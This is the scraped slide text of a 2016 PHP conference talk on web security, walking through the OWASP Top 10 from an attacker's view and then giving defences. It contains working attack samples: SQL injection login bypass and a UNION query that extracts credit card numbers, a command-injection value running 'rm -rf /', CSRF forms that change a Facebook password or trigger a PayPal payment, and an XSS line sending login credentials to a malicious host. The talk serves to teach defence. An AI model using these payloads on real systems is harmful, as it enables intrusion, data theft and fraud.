Sensitive Data Exposure – composer.lock
Sensitive Data Exposure – .git
Sensitive Data Exposure – robots.txt
Private information that is stored, transmitted, or backed-up in
clear text (or with weak encryption)
• Customer information
• Credit card numbers
• Credentials
Sensitive Data Exposure
Security Misconfiguration & Components with Known Vulnerabilities
Default accounts enabled; weak passwords
• admin / admin
Security configuration
• Does SSH grant root access?
• Are weak encryption keys used?
Out-of-date software
• Old versions with known issues
• Are the versions exposed?
• Unused software running (DROWN attack)


Components with Known Vulnerabilities
Protecting Against
Sensitive Data Exposure, Security
Mismanagement, and
Components with Known
Vulnerabilities
Keep software up-to-date
• Install critical updates immediately
• Install other updates regularly
Protecting Against
Sensitive Data Exposure, Security
Misconfiguration, and
Components with Known
Vulnerabilities
Keep software up-to-date
Keep sensitive data out
of web root
• Files which provide version numbers
• README, CHANGELOG, .git, composer.lock
• Database credentials & API keys
• Encryption keys
Protecting Against
Sensitive Data Exposure, Security
Misconfiguration, and
Components with Known
Vulnerabilities
Keep software up-to-date
Keep sensitive data out
of web root
Use strong encryption
• Encrypt with a strong private key
• Encrypt backups and data-in-transit
• Use strong hashing techniques for
passwords
Protecting Against
Sensitive Data Exposure, Security
Mismanagement, and
Components with Known
Vulnerabilities
Keep software up-to-date
Keep sensitive data out
of web root
Use strong encryption

Test your systems
• Scan your systems with automated
tools
• Test critical components yourself
• Automated tests
• Manual tests
Next Steps
Test your own applications for vulnerabilities
Learn more about security & ethical hacking
Enter security competitions (like CtF)
Stay informed
Questions?
Thanks!
Slides & feedback: https://joind.in/talk/f7516
Colin O'Dell
@colinodell

Hacking Your Way To Better Security - php[tek] 2016

  • 1.
    Hacking Your Way ToBetter Security
  • 2.
    Colin O’Dell @colinodell Lead WebDeveloper at Unleashed Technologies PHP developer since 2002 league/commonmark maintainer PHP 7 Migration Guide e-book author php[world] 2015 CtF winner
  • 3.
    Goals Explore several topsecurity vulnerabilities from the perspective of an attacker. 1. Understand how to detect and exploit common vulnerabilities 2. Learn how to protect against those vulnerabilities
  • 4.
    Disclaimers 1.NEVER test systemsthat aren’t yours without explicit permission. 2.Examples in this talk are fictional, but the vulnerability behaviors shown are very real.
  • 5.
  • 6.
    OWASP Top 10 Regularpublication by The Open Web Application Security Project Highlights the 10 most-critical web application security risks
  • 9.
    SQL Injection Modifying SQLstatements to: Spoof identity Tamper with data Disclose hidden information
  • 10.
    SQL Injection Basics $value =$_REQUEST['value']; SELECT * FROM x WHERE y = '[MALICIOUS CODE HERE]' "; $sql = "SELECT * FROM x WHERE y = '$value' "; $database->query($sql);
  • 11.
  • 12.
    Username Password Log In admin password' Invalid usernameor password. Please double-check and try again.
  • 13.
  • 14.
    tail –n 1/var/log/apache2/error.log MySQL error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "password'" at line 1. tail –n 1 /var/log/mysql/query.log SELECT * FROM users WHERE username = 'admin' AND password = 'password''; $ $
  • 15.
    tail –n 1/var/log/apache2/error.log MySQL error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "password'" at line 1. tail –n 1 /var/log/mysql/query.log SELECT * FROM users WHERE username = 'admin' AND password = 'password''; $ $ ~~
  • 16.
  • 17.
  • 18.
    tail –n 1/var/log/apache2/error.log MySQL error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "' test" at line 1. tail –n 1 /var/log/mysql/query.log SELECT * FROM users WHERE username = 'admin' AND password = '' test'; $ $
  • 19.
    tail –n 1/var/log/apache2/error.log MySQL error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "' test" at line 1. tail –n 1 /var/log/mysql/query.log SELECT * FROM users WHERE username = 'admin' AND password = '' test'; $ $ ~~~~~~~~
  • 20.
    ~~~~~~~~ SELECT * FROMusers WHERE username = 'admin' AND password = '' test'; SELECT * FROM users WHERE username = 'admin' AND password = ''; SELECT * FROM users WHERE username = 'admin' AND password = '' OR (something that is true); SELECT * FROM users WHERE username = 'admin' AND (true); SELECT * FROM users WHERE username = 'admin';
  • 21.
    SELECT * FROMusers WHERE username = 'admin' AND password = '' test '; ' test
  • 22.
    SELECT * FROMusers WHERE username = 'admin' AND password = '' test '; SELECT * FROM users WHERE username = 'admin' AND password = '' test '; ' test ~~~~~~~~~~~~~~~~~~~~
  • 23.
    SELECT * FROMusers WHERE username = 'admin' AND password = ' '; SELECT * FROM users WHERE username = 'admin' AND password = ' ';
  • 24.
    SELECT * FROMusers WHERE username = 'admin' AND password = '' '; SELECT * FROM users WHERE username = 'admin' AND password = '' '; ' ~~~~
  • 25.
    SELECT * FROMusers WHERE username = 'admin' AND password = '' ' '; SELECT * FROM users WHERE username = 'admin' AND password = '' ' '; ' ' ~~~~~~~~~~~~~~~~
  • 26.
    SELECT * FROMusers WHERE username = 'admin' AND password = '' OR ' '; SELECT * FROM users WHERE username = 'admin' AND password = '' OR ' '; ' OR '
  • 27.
    SELECT * FROMusers WHERE username = 'admin' AND password = '' OR '1 ' '; SELECT * FROM users WHERE username = 'admin' AND password = '' OR '1 ' '; ' OR '1 ' ~~~~
  • 28.
    SELECT * FROMusers WHERE username = 'admin' AND password = '' OR '1' ' '; SELECT * FROM users WHERE username = 'admin' AND password = '' OR '1' ' '; ' OR '1' ' ~~~~~~~~~
  • 29.
    SELECT * FROMusers WHERE username = 'admin' AND password = '' OR '1'=' '; SELECT * FROM users WHERE username = 'admin' AND password = '' OR '1'=' '; ' OR '1'='
  • 30.
    SELECT * FROMusers WHERE username = 'admin' AND password = '' OR '1'='1'; SELECT * FROM users WHERE username = 'admin' AND password = '' OR '1'='1'; ' OR '1'='1
  • 31.
  • 32.
    Welcome Admin! Admin Menu: Givecustomer money Take money away Review credit card applications Close accounts
  • 33.
  • 34.
    Blind SQL Injection Invalidusername or password. Please double-check and try again. Unknown error. Valid query (empty result) Invalid query Welcome Admin! Valid query (with result)
  • 35.
    ' AND (SELECTid FROM user LIMIT 1) = ' Username Password admin Log In Real-Time MySQL View
  • 36.
    ' AND (SELECTid FROM user LIMIT 1) = ' Username Password admin Unknown error. Log In Error LogQuery Log SELECT * FROM users WHERE username = 'admin' AND password = '' AND (SELECT id FROM user LIMIT 1) = '';
  • 37.
    ' AND (SELECTid FROM user LIMIT 1) = ' Username Password admin Unknown error. Log In Query Log MySQL error: Unknown table 'user'. Error Log
  • 38.
    ' AND (SELECTid FROM users LIMIT 1) = ' Username Password admin Unknown error. Log In Query Log MySQL error: Unknown table 'user'. Error Log
  • 39.
    ' AND (SELECTid FROM users LIMIT 1) = ' Username Password admin Invalid username or password. Please double-check and try again. Log In
  • 40.
    SQL Injection -Data Disclosure
  • 41.
    SQL Injection -Data Disclosure http://www.onlinebookstore.com/books/123 SELECT * FROM books WHERE id = 123 $id = …; $sql = "SELECT title, author, price FROM books WHERE id = " . $id; $data = $database->query($sql); { 'title' => 'The Great Gatsby', 'author' => 'F. Scott Fitzgerald', 'price' => 9.75 }
  • 42.
    SQL Injection -Data Disclosure http://www.onlinebookstore.com/books/99999 SELECT * FROM books WHERE id = 99999 $id = …; $sql = "SELECT title, author, price FROM books WHERE id = " . $id; $data = $database->query($sql); { }
  • 43.
    SQL Injection -Data Disclosure http://www.onlinebookstore.com/books/????? SELECT * FROM books WHERE id = ????? $id = …; $sql = "SELECT title, author, price FROM books WHERE id = " . $id; $data = $database->query($sql); { 'title' => '', 'author' => '', 'price' => 0.00 }
  • 44.
    SQL UNION Query Column1 Column 2 Column 3 The Great Gatsby F. Scott Fitzgerald 9.75 Column 1 Column 2 Column 3 Foo Bar 123 Column 1 Column 2 Column 3 The Great Gatsby F. Scott Fitzgerald 9.75 Foo Bar 123 UNION
  • 45.
    SQL UNION Query Column1 Column 2 Column 3 The Great Gatsby F. Scott Fitzgerald 9.75 Column 1 Column 2 Column 3 (SELECT) 1 1 Column 1 Column 2 Column 3 The Great Gatsby F. Scott Fitzgerald 9.75 (SELECT) 1 1 UNION
  • 46.
    SQL UNION Query Column1 Column 2 Column 3 (empty) Column 1 Column 2 Column 3 (SELECT) 1 1 Column 1 Column 2 Column 3 (SELECT) 1 1 UNION
  • 47.
    SQL Injection -Data Disclosure http://www.onlinebookstore.com/books/99999 UNION SELECT number FROM creditcards SELECT * FROM books WHERE id = ????? $id = …; $sql = "SELECT title, author, price FROM books WHERE id = " . $id; $data = $database->query($sql); { 'title' => '', 'author' => '', 'price' => 0.00 }
  • 48.
    SQL Injection -Data Disclosure http://www.onlinebookstore.com/books/99999 UNION SELECT number AS 'title', 1 AS 'author', 1 AS 'price' FROM creditcards SELECT * FROM books WHERE id = ????? $id = …; $sql = "SELECT title, author, price FROM books WHERE id = " . $id; $data = $database->query($sql); { 'title' => '', 'author' => '', 'price' => 0.00 }
  • 49.
    SQL Injection -Data Disclosure http://www.onlinebookstore.com/books/99999 UNION SELECT number AS 'title', 1 AS 'author', 1 AS 'price' FROM creditcards SELECT * FROM books WHERE id = 99999 UNION SELECT number AS 'title', 1 AS 'author', 1 AS 'price' FROM creditcards $id = …; $sql = "SELECT title, author, price FROM books WHERE id = " . $id; $data = $database->query($sql); { 'title' => '', 'author' => '', 'price' => 0 }
  • 50.
    SQL Injection -Data Disclosure http://www.onlinebookstore.com/books/99999 UNION SELECT number AS 'title', 1 AS 'author', 1 AS 'price' FROM creditcards SELECT * FROM books WHERE id = 99999 UNION SELECT number AS 'title', 1 AS 'author', 1 AS 'price' FROM creditcards $id = …; $sql = "SELECT title, author, price FROM books WHERE id = " . $id; $data = $database->query($sql); { 'title' => '4012-3456-7890-1234', 'author' => 1, 'price' => 1 }
  • 51.
    Protecting Against SQL Injection $value= $_REQUEST['value']; $sql = "SELECT * FROM x WHERE y = '$value' "; $database->query($sql);
  • 52.
    Protecting Against SQL Injection Blockinput with special characters
  • 53.
    Protecting Against SQL Injection Blockinput with special characters Escape user input $value = $_REQUEST['value']; $escaped = mysqli_real_escape_string($value); $sql = "SELECT * FROM x WHERE y = '$escaped' "; $database->query($sql); ' OR '1' = '1 ' OR '1' = '1 mysqli_real_escape_string() SELECT * FROM x WHERE y = '' OR '1' = '1'
  • 54.
    Protecting Against SQL Injection Blockinput with special characters Escape user input $value = $_REQUEST['value']; $escaped = mysqli_real_escape_string($value); $sql = "SELECT * FROM x WHERE y = '$escaped' "; $database->query($sql); ' OR '1' = '1 ' OR '1' = '1 mysqli_real_escape_string() SELECT * FROM x WHERE y = '' OR '1' = '1'
  • 55.
    Protecting Against SQL Injection Blockinput with special characters Escape user input Use prepared statements $mysqli = new mysqli("localhost", "user", "pass", "db"); $q = $mysqli->prepare("SELECT * FROM x WHERE y = '?' "); $q->bind_param(1, $_REQUEST['value']); $q->execute(); Native PHP: ● mysqli ● pdo_mysql Frameworks / Libraries: ● Doctrine ● Eloquent ● Zend_Db
  • 56.
    Other Types ofInjection NoSQL databases OS Commands LDAP Queries SMTP Headers $file = $_GET['filename']; shell_exec("rm uploads/{$file}"); /rm.php?filename=foo.jpg+%26%26+rm+-rf+%2F rm uploads/foo.jpg && rm -rf /
  • 57.
    XSS Cross-Site Scripting Injecting codeinto the webpage (for other users) • Execute malicious scripts • Hijack sessions • Install malware • Deface websites
  • 58.
    XSS Attack Basics $value= $_POST['value']; $value = $rssFeed->first->title; $value = db_fetch('SELECT value FROM table'); <?php echo $value ?> Raw code/script is injected onto a page
  • 59.
    XSS – Cross-SiteScripting Basics Snipicons by Snip Master licensed under CC BY-NC 3.0. Cookie icon by Daniele De Santis licensed under CC BY 3.0. Hat image from http://www.yourdreamblog.com/wp-content/uploads/2013/04/blackhat.png Logos are copyright of their respective owners. <form id="evilform" action="https://facebook.com/password.php" method="post"> <input type="password" value="hacked123"> </form> <script> document.getElementById('evilform').submit(); </script>
  • 60.
    XSS – Cross-SiteScripting short.ly Paste a URL here Shorten
  • 61.
    XSS – Cross-SiteScripting short.ly http://www.colinodell.com Shorten
  • 62.
    XSS – Cross-SiteScripting short.ly http://www.colinodell.com Shorten Short URL: http://short.ly/b7fe9 Original URL: http://www.colinodell.com
  • 63.
    XSS – Cross-SiteScripting short.ly Please wait while we redirect you to http://www.colinodell.com
  • 64.
    XSS – Cross-SiteScripting short.ly <script>alert('hello world!');</script> Shorten
  • 65.
    XSS – Cross-SiteScripting short.ly <script>alert('hello world!');</script> Shorten Short URL: http://short.ly/3bs8a Original URL: hello world! OK X
  • 66.
    XSS – Cross-SiteScripting short.ly <script>alert('hello world!');</script> Shorten Short URL: http://short.ly/3bs8a Original URL:
  • 67.
    <p> Short URL: <a href="…">http://short.ly/3bs8a</a> </p> <p> OriginalURL: <a href="…"><script>alert('hello world!');</script></a> </p>
  • 68.
    XSS – Cross-SiteScripting short.ly <iframe src="https://www.youtube.com/embed/dQw4w9WgXcQ"> Shorten
  • 69.
    XSS – Cross-SiteScripting short.ly <iframe src="https://www.youtube.com/embed/dQw4w9WgXcQ"> Shorten Short URL: http://short.ly/3bs8a Original URL:
  • 70.
    XSS – Cross-SiteScripting short.ly Please wait while we redirect you to
  • 71.
    XSS – Cross-SiteScripting document.getElementById('login-form').action = 'http://malicious-site.com/steal-passwords.php';
  • 72.
    Protecting Against XSS Attacks $value= $_POST['value']; $value = db_fetch('SELECT value FROM table'); $value = $rssFeed->first->title; <?php echo $value ?>
  • 73.
    Protecting Against XSS Attacks •Filter user input $value = strip_tags($_POST['value']); $value = strip_tags( db_fetch('SELECT value FROM table') ); $value = strip_tags($rssFeed->first->title); <?php echo $value ?>
  • 74.
    Protecting Against XSS Attacks •Filter user input • Escape user input $value = htmlspecialchars($_POST['value']); $value = htmlspecialchars( db_fetch('SELECT value FROM table') ); $value = htmlspecialchars($rssFeed->first->title); <?php echo $value ?> <script> &lt;script&gt; htmlspecialchars()
  • 75.
    Protecting Against XSS Attacks •Filter user input • Escape user input • Escape output $value = $_POST['value']; $value = db_fetch('SELECT value FROM table'); $value = $rssFeed->first->title; <?php echo htmlspecialchars($value) ?>
  • 76.
    Protecting Against XSS Attacks •Filter user input • Escape user input • Escape output {{ some_variable }} {{ some_variable|raw }}
  • 77.
    CSRF Cross-Site Request Forgery Executeunwanted actions on another site which user is logged in to. • Change password • Transfer funds • Anything the user can do
  • 78.
    CSRF – Cross-SiteRequest Forgery Hi Facebook! I am colinodell and my password is *****. Welcome Colin! Here’s your news feed. Snipicons by Snip Master licensed under CC BY-NC 3.0. Cookie icon by Daniele De Santis licensed under CC BY 3.0. Hat image from http://www.yourdreamblog.com/wp-content/uploads/2013/04/blackhat.png Logos are copyright of their respective owners.
  • 79.
    CSRF – Cross-SiteRequest Forgery Hi other website! Show me your homepage. Sure, here you go! Snipicons by Snip Master licensed under CC BY-NC 3.0. Cookie icon by Daniele De Santis licensed under CC BY 3.0. Hat image from http://www.yourdreamblog.com/wp-content/uploads/2013/04/blackhat.png Logos are copyright of their respective owners. <form id="evilform" action="https://facebook.com/password.php" method="post"> <input type="password" value="hacked123"> </form> <script> document.getElementById('evilform').submit(); </script>
  • 80.
    CSRF – Cross-SiteRequest Forgery <form id="evilform" action="https://facebook.com/password.php" method="post"> <input type="password" value="hacked123"> </form> <script> document.getElementById('evilform').submit(); </script>
  • 81.
    CSRF – Cross-SiteRequest Forgery <form id="evilform" action="https://facebook.com/password.php" method="post"> <input type="password" value="hacked123"> </form> <script> document.getElementById('evilform').submit(); </script> Tell Facebook we want to change our password to hacked123 Snipicons by Snip Master licensed under CC BY-NC 3.0. Cookie icon by Daniele De Santis licensed under CC BY 3.0. Hat image from http://www.yourdreamblog.com/wp-content/uploads/2013/04/blackhat.png Logos are copyright of their respective owners.
  • 82.
    CSRF – Cross-SiteRequest Forgery <form id="evilform" action="https://facebook.com/password.php" method="post"> <input type="password" value="hacked123"> </form> <script> document.getElementById('evilform').submit(); </script> Hi Facebook! Please change my password to hacked123. Snipicons by Snip Master licensed under CC BY-NC 3.0. Cookie icon by Daniele De Santis licensed under CC BY 3.0. Hat image from http://www.yourdreamblog.com/wp-content/uploads/2013/04/blackhat.png Logos are copyright of their respective owners. Done!
  • 83.
    CSRF – Cross-SiteRequest Forgery short.ly <img src="https://paypal.com/pay?email=me@evil.com&amt=9999"> Shorten
  • 84.
    CSRF – Cross-SiteRequest Forgery short.ly Please wait while we redirect you to X
  • 85.
  • 86.
    Protecting Against CSRF Attacks Onlyuse POST requests? NO! POST requests are vulnerable too Common Misconceptions: “<img> tags can only make GET requests” “If a user doesn’t click a form it won’t submit”
  • 87.
    Protecting Against CSRF Attacks Onlyuse POST requests? Use a secret cookie?
  • 88.
    Protecting Against CSRF Attacks Onlyuse POST requests? Use a secret cookie? NO! Cookies are sent on every request.
  • 89.
    Protecting Against CSRF Attacks Onlyuse POST requests? Use a secret cookie? Use random CSRF tokens YES! <input type="hidden" name="token" value="ao3i4yw90sae8rhsdrf"> 1. Generate a random string per user. 2. Store it in their session. 3. Add to form as hidden field. 4. Compare submitted value to session 1. Same token? Proceed. 2. Different/missing? Reject the request.
  • 90.
    Insecure Direct Object References Access &manipulate objects you shouldn’t have access to
  • 91.
  • 92.
    Insecure Direct ObjectReferences Beverly Cooper
  • 93.
  • 94.
  • 95.
  • 96.
  • 97.
    Protecting Against Insecure Direct ObjectReferences Check permission on data input • URL / route parameters • Form field inputs • Basically anything that’s an ID • If they don’t have permission, show a 403 (or 404) page
  • 98.
    Protecting Against Insecure Direct ObjectReferences Check permission on data input Check permission on data output • Do they have permission to access this object? • Do they have permission to even know this exists? • This is not “security through obscurity”
  • 99.
  • 100.
  • 101.
  • 102.
    Sensitive Data Exposure– composer.lock
  • 103.
    Sensitive Data Exposure– composer.lock
  • 104.
  • 105.
  • 106.
    Private information thatis stored, transmitted, or backed-up in clear text (or with weak encryption) • Customer information • Credit card numbers • Credentials Sensitive Data Exposure
  • 107.
    Security Misconfiguration &Components with Known Vulnerabilities Default accounts enabled; weak passwords • admin / admin Security configuration • Does SSH grant root access? • Are weak encryption keys used? Out-of-date software • Old versions with known issues • Are the versions exposed? • Unused software running (DROWN attack)
  • 108.
    Components with KnownVulnerabilities
  • 109.
    Components with KnownVulnerabilities
  • 110.
    Components with KnownVulnerabilities
  • 111.
    Protecting Against Sensitive DataExposure, Security Mismanagement, and Components with Known Vulnerabilities Keep software up-to-date • Install critical updates immediately • Install other updates regularly
  • 112.
    Protecting Against Sensitive DataExposure, Security Misconfiguration, and Components with Known Vulnerabilities Keep software up-to-date Keep sensitive data out of web root • Files which provide version numbers • README, CHANGELOG, .git, composer.lock • Database credentials & API keys • Encryption keys
  • 113.
    Protecting Against Sensitive DataExposure, Security Misconfiguration, and Components with Known Vulnerabilities Keep software up-to-date Keep sensitive data out of web root Use strong encryption • Encrypt with a strong private key • Encrypt backups and data-in-transit • Use strong hashing techniques for passwords
  • 114.
    Protecting Against Sensitive DataExposure, Security Mismanagement, and Components with Known Vulnerabilities Keep software up-to-date Keep sensitive data out of web root Use strong encryption Test your systems • Scan your systems with automated tools • Test critical components yourself • Automated tests • Manual tests
  • 115.
    Next Steps Test yourown applications for vulnerabilities Learn more about security & ethical hacking Enter security competitions (like CtF) Stay informed
  • 116.
  • 117.
    Thanks! Slides & feedback:https://joind.in/talk/f7516 Colin O'Dell @colinodell